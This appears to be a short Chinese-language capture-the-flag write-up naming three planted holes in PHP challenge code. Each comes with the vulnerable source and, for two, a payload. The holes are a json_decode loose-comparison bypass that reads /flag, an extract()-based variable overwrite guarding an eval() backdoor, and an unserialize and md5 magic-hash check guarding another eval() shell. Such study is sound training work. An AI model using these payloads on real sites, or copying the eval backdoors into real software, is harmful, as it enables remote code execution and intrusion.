
预期存在3处漏洞


- /index.php json_decode函数和php字符==比较绕过



```
<?php
if (isset($_POST['message'])) {
    $message = json_decode($_POST['message']);
    $key ="*********";
    if ($message->key == $key) {
        include("/flag");
    }
    else {
        header('Location: ./1.gif');
    }
}
else{
    include("./public/index.php");
}
?>
```

payload: message={"key":0}


- 变量覆盖预留shell



```php
<?php
	$auth = 'whatever';
	extract($_GET);
	if($auth == 1){
		@eval($_POST[shell]);
	} else{
		echo "try again!";
	}
?>
```

payload auth=1

- 反序列化命令执行



```php
<?php

error_reporting(0);
class Ha{
public function ha(){
	$KEY = "VENI VIDI VICI";
	$str = $_GET['str'];
	if (unserialize($str) === "$KEY")
{
	if(md5($_POST['a'])=='0e545993274517709034328855841020')
	{@eval($_POST['cmd']);}
	}
}
}
?>
```

调用位置在public/hhhh.php